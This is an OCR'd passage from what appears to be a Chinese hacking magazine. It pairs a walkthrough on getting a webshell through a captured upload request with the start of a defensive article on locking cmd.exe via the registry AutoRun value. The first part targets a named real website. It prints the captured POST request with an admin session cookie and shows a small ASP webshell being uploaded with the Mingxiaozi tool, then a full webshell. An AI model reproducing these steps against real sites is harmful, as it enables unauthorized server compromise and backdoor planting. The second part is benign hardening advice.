


图4

现在抓包抓取到的主要信息是POST这栏的，点击一下，抓包工具的下方就会出现一大堆有关的抓包信息，把他全部拿出来整理下，如下所示：

```
POST /0791idca/Upfile_Photo.asp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: http://www.cfan123.com/0791idca/upload_Photo.asp?PhotoUrlID=6
Accept-Language: zh-cn
Content-Type: multipart/form-data; boundary=----
```

```
--7d8f151704ba
    UA-CPU: x86
    Accept-Encoding: gzip, deflate
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0;
Windows NT 5.1; CIBA)
    Host: www.cfan123.com
    Content-Length: 3043
    Connection: Keep-Alive
    Cache-Control: no-cache
    Cookie: ASPSESSIONIDSCABRQRA=NMBPFFJAMECBJOEJLHPK
JKKF; play=Yes

    POST /0791idca/Upfile_Photo.asp HTTP/1.1
    Referer: http://www.cfan123.com/0791idca/upload_
Photo.asp?PhotoUrlID=6
    Cookie: ASPSESSIONIDSCABRQRA=NMBPFFJAMECBJOEJLHPK
JKKF
```

首先我们来看下路径http://www.cfan123.com/0791idca/upload_Photo.asp?PhotoUrlID=6（如图5），是一个上传的页面，但是不能上传asp。




图5

然后Cookie呢就是等下明小子要用到的，用于验证管理员身份的。

先来关注这两个信息（POST /0791idca/Upfile_Photo.asp HTTP/1.1）和（Referer: http://www.cfan123.com/0791idca/upload_Photo.asp?PhotoUrlID=6）。我们可以把upload_Photo.asp?PhotoUrlID=6替换成Upfile_Photo.asp试试，则完整的地址就是http://www.cfan123.com/0791idca/Upfile_Photo.asp。




图6

这时，打开明小子软件，选择综合上传这个栏目，在选择类型中选择动力上传漏洞，把http://www.cfan123.com/0791idca/Upfile_Photo.asp地址复制到提交地址当中，选择/upfile_softpic.asp页面这个选项（如图6）。

这时如果我们点上传的话就会蹦出这个信息（如图7）。




图7




图8

这时，就是COOKIE派上用场的时候，把COOKIE信息复制进COOKIE编辑框中，再点上传。于是我们便得到了这样一个小马路径http://www.cfan123.com/0791idca/Uploadfiles/2011012623738.asp，用浏览器打开这个地址，把大马的内容复制进去（如图8）。

得到大马路径后打开，输入密码得内容（如图9）。




图9

三、总结

我讲的已经够详细的了，不懂的朋友看了文章以后不要仅限于看，一定要实践才知道自己究竟有没搞懂，其实抓包上传我觉得没有什么难点，要说难的话就难在抓包后对抓包信息的分析和利用了。有些时候进了后台不知道哪些地方能够抓包上传，这时就需要我们一个个去尝试了，其实也没什么的，只要经验够足了就能一眼看得出能不能抓包拿shell了。文章仅供学习参考，切勿用于非法用途。

（文章中所涉及到的明小子Domain3.6，抓包软件，ASP马已经收录在光盘中）

菜鸟的安全防线，给CMD加把锁

骑木马的哥哥

最近忙着期末考试，为了考出好成绩，在2011的新年里多领取一些压岁钱，在考试当天仍打着热炒热卖的念头。考试当天早上，随便翻开书，就看到自己书上还记着关于CMD命令的笔记。

提起CMD，相信各位X友都耳熟能详了吧。俗称：命令提示符（这不废话吗？嘿嘿）。CMD在各种安全检测中都会用到，那么CMD也可以完成许多图形界面下不能完成的事情。而且CMD更具有隐蔽性！还可以利用CMD命令编写批处理，批量执行许多命令，也许就是因为这些优点，使它从图形界面问世这么久后，还不能被人们遗忘。

大家有没有想过给自己电脑的CMD加把锁呢？当黑客们入侵电脑，拿到CMD SHELL后，通常的做法就是利用NET USER命令添加用户。特别是针对服务器，因为WINDOWS 2003远程登录不会像XP那样把另一个用户给挤下来。

如果不能添加，黑客们就会想办法利用CMD从远程服务器上下载恶意文件执行。但是要怎么防范这些关于CMD的攻击呢？给自己的CMD加把锁不就OK啦！

加锁后，不管通过什么方法运行CMD，即使黑客自己上传CMD，那么打开后也要输入口令才能执行命令！要怎么样才能给自己的CMD加把锁呢？各位X友听我一一道来。

在注册表中的：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Command Processor里面有个AutoRun 数值（如图1）。




图1

从注册表就不难看出，这是关于本地命令处理程序的键值。那么在计算机中Auto是代表自动的意思，比如在BIOS里面就有许多Auto选项，Run就是启动的意思。那么结合起来就是：命令处理程序自动启动。说通俗一点就是在执行命令程序之前，都必须先执行这个键值里的文件。当然在默认情况下这个键值都为空。如果在这个键值里面加入一个验证程序呢？这不就是相当于给CMD加把锁吗？

原理就是这样，但是这个验证程序该怎么弄呢？为了方便大家使用，我把这个验证程序做成了一个bat文件。顺便给他取了个名字叫password.bat。默认密码是：hackerxfiles大家可以根据自己的需要，用记事本打开这个BAT修改（如图2）。

